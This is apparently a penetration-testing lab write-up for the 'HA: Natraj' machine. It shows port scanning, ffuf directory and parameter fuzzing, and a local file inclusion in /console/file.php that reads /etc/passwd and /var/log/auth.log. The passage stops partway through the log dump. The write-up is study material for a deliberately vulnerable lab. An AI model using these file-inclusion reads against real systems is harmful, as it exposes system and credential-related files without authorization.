
Ha-natraj


```
rustscan -a 192.168.186.80 -t 3000 -u 4000 -- -A -oN nmap
```

Two ports are open as **22** and **80**.



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d9:9f:da:f4:2e:67:01:92:d5:da:7f:70:d0:06:b3:92 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+Gv/kpy3r+s15xcQ3TABj4bHKW6cfSBW4Nm8UutdX8W6JJam+7EOpwOpbsItLbkm2nrWEB72D47z5ayx63Hn+e8qGn8Vw9yzZS0z
e4zrWiiZtj3IbMZy1wnjhaEgne5sC27o+1a73+Lgwz/xik+XtlCEUyxK+RnUa7dEEF9HIy+5B2qptnrUdISLDzXMwUFRlXM7GlA84Y8X0DLs90YNaDCxnvjkp5VOTIWDKtt78U+9ClEgW
6pYm2lOI4Lv090Ce/TRqBFCPq1oL6MrpkSpq6tXhEh4wox
|   256 bc:ea:f1:3b:fa:7c:05:0c:92:95:92:e9:e7:d2:07:71 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN7p17tEdnU25MlcknnznQEFmFu3wnoXy7Tam4z8/7sv+l/G3FkLJkfyeRCHMo5Y+z6
|   256 f0:24:5b:7a:3b:d6:b7:94:c4:4b:fe:57:21:f8:00:61 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPugHptbBU0i1SJ0DkVvuyGN9HsQf0GzlPTdJYJqKE+U
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA:Natraj
```


On port **80**.



Fuzz the directory.


```
ffuf -u http://192.168.186.80/FUZZ -w /mnt/d/Shared/dir_big.txt -t 100
```

Got one directory as **console**.



```
┌──(root#Bhavesh)-[~/Offsec/Ha-natraj]
└─# ffuf -u http://192.168.186.80/FUZZ -w /mnt/d/Shared/dir_big.txt -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.186.80/FUZZ
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 63ms]
console                 [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 69ms]
```

In **console** directory one file called **file.php** in located.




Index of /console

Name	Last modified	Size	Description
Parent Directory		-	
file.php	2020-06-03 09:33	140	

Apache/2.4.29 (Ubuntu) Server at 192.168.186.80 Port 80


But it is blank.



Let's fuzz for parameter


```
ffuf -u http://192.168.186.80/console/file.php?FUZZ=/etc/passwd -w
/mnt/d/Shared/dir_big.txt -t 200 -fw 1
```

Found one parameter as **file**.




```
┌──(root#Bhavesh)-[~/Offsec/Ha-natraj]
└─# ffuf -u http://192.168.186.80/console/file.php?FUZZ=/etc/passwd -w /mnt/d/Shared/dir_big.txt -t 200 -fw 1

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.186.80/console/file.php?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1
________________________________________________

file                    [Status: 200, Size: 1398, Words: 9, Lines: 28, Duration: 64ms]
```

And we successfully see the **/etc/passwd** content.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin natraj:x:1000:1000:natraj,,,:/home/natraj:/bin/bash sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
mahakal:x:1001:1001:,,,:/home/mahakal:/bin/bash
```


Let's check **/var/log/auth.log** file this contain system authorization information, including user logins and authentication mechanism that were used.



192.168.186.80/console/file.php?file=/var/log/auth.log

```
Sep 2 05:09:55 ubuntu sshd[360]: Received signal 15; terminating. Mar 22 06:22:40 ubuntu systemd-logind[385]: New seat seat0. Mar 22 06:22:40 ubuntu systemd-logind[385]: Watching system buttons on
/dev/input/event0 (Power Button) Mar 22 06:22:40 ubuntu systemd-logind[385]: Watching system buttons on /dev/input/event1 (AT Translated Set 2 keyboard) Mar 22 06:22:41 ubuntu sshd[464]: Server
listening on 0.0.0.0 port 22. Mar 22 06:22:41 ubuntu sshd[464]: Server listening on :: port 22. Mar 22 06:23:01 ubuntu CRON[587]: pam_unix(cron:session): session opened for user root by (uid=0) Mar 22
06:23:01 ubuntu CRON[587]: pam_unix(cron:session): session closed for user root Mar 22 06:24:01 ubuntu CRON[692]: pam_unix(cron:session): session opened for user root by (uid=0) Mar 22 06:24:01
ubuntu CRON[692]: pam_unix(cron:session): session closed for user root Mar 22 06:24:50 ubuntu VGAuth[465]: vmtoolsd: Username and password successfully validated for 'root'. Mar 22 06:24:53 ubuntu
VGAuth[465]: message repeated 8 times: [ vmtoolsd: Username and password successfully validated for 'root'.] Jun 17 18:17:59 ubuntu VGAuth[465]: vmtoolsd: Username and password successfully
validated for 'root'. Jun 17 18:17:59 ubuntu VGAuth[465]: vmtoolsd: Username and password successfully validated for 'root'. Jun 17 18:18:00 ubuntu VGAuth[465]: vmtoolsd: Username and password
successfully validated for 'root'. Jun 17 18:18:06 ubuntu CRON[917]: pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:18:06 ubuntu CRON[917]: pam_unix(cron:session): session
closed for user root Jun 17 18:18:07 ubuntu VGAuth[465]: vmtoolsd: Username and password successfully validated for 'root'. Jun 17 18:18:08 ubuntu VGAuth[465]: message repeated 2 times: [ vmtoolsd:
Username and password successfully validated for 'root'.] Jun 17 18:18:12 ubuntu VGAuth[465]: vmtoolsd: Username and password successfully validated for 'root'. Jun 17 18:18:13 ubuntu VGAuth[465]:
message repeated 2 times: [ vmtoolsd: Username and password successfully validated for 'root'.] Jun 17 18:18:49 ubuntu sshd[926]: Did not receive identification string from 192.168.45.250 port 42794 Jun 17
18:19:01 ubuntu CRON[927]: pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:19:01 ubuntu CRON[927]: pam_unix(cron:session): session closed for user root Jun 17 18:19:20
ubuntu sshd[930]: Did not receive identification string from 192.168.45.250 port 40704 Jun 17 18:19:36 ubuntu sshd[931]: Protocol major versions differ for 192.168.45.250 port 33890: SSH-2.0-
OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 vs. SSH-1.5-NmapNSE_1.0 Jun 17 18:19:36 ubuntu sshd[932]: Protocol major versions differ for 192.168.45.250 port 33894: SSH-2.0-OpenSSH_7.6p1 Ubuntu-
4ubuntu0.3 vs. SSH-1.5-Nmap-SSH1-Hostkey Jun 17 18:19:36 ubuntu sshd[933]: Unable to negotiate with 192.168.45.250 port 33908: no matching host key type found. Their offer: ssh-dss [preauth] Jun 17
18:19:37 ubuntu sshd[936]: Connection closed by 192.168.45.250 port 33920 [preauth] Jun 17 18:19:37 ubuntu sshd[938]: Connection closed by 192.168.45.250 port 33936 [preauth] Jun 17 18:19:37 ubuntu
sshd[940]: Unable to negotiate with 192.168.45.250 port 33948: no matching host key type found. Their offer: ecdsa-sha2-nistp384 [preauth] Jun 17 18:19:37 ubuntu sshd[942]: Unable to negotiate with
192.168.45.250 port 33956: no matching host key type found. Their offer: ecdsa-sha2-nistp521 [preauth] Jun 17 18:19:38 ubuntu sshd[944]: Connection closed by 192.168.45.250 port 33970 [preauth] Jun 17
18:20:01 ubuntu CRON[946]: pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:20:01 ubuntu CRON[946]: pam_unix(cron:session): session closed for user root Jun 17 18:21:01
ubuntu CRON[956]: pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:21:01 ubuntu CRON[956]: pam_unix(cron:session): session closed for user root Jun 17 18:22:01 ubuntu
CRON[959]: pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:22:01 ubuntu CRON[959]: pam_unix(cron:session): session closed for user root Jun 17 18:23:01 ubuntu CRON[1090]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:23:01 ubuntu CRON[1090]: pam_unix(cron:session): session closed for user root Jun 17 18:24:01 ubuntu CRON[1115]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:24:01 ubuntu CRON[1115]: pam_unix(cron:session): session closed for user root Jun 17 18:25:01 ubuntu CRON[1121]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:25:01 ubuntu CRON[1121]: pam_unix(cron:session): session closed for user root Jun 17 18:26:01 ubuntu CRON[1124]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:26:01 ubuntu CRON[1124]: pam_unix(cron:session): session closed for user root Jun 17 18:27:01 ubuntu CRON[1271]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:27:01 ubuntu CRON[1271]: pam_unix(cron:session): session closed for user root Jun 17 18:28:01 ubuntu CRON[1274]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:28:01 ubuntu CRON[1274]: pam_unix(cron:session): session closed for user root Jun 17 18:29:01 ubuntu CRON[1278]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:29:01 ubuntu CRON[1278]: pam_unix(cron:session): session closed for user root Jun 17 18:30:01 ubuntu CRON[1281]:
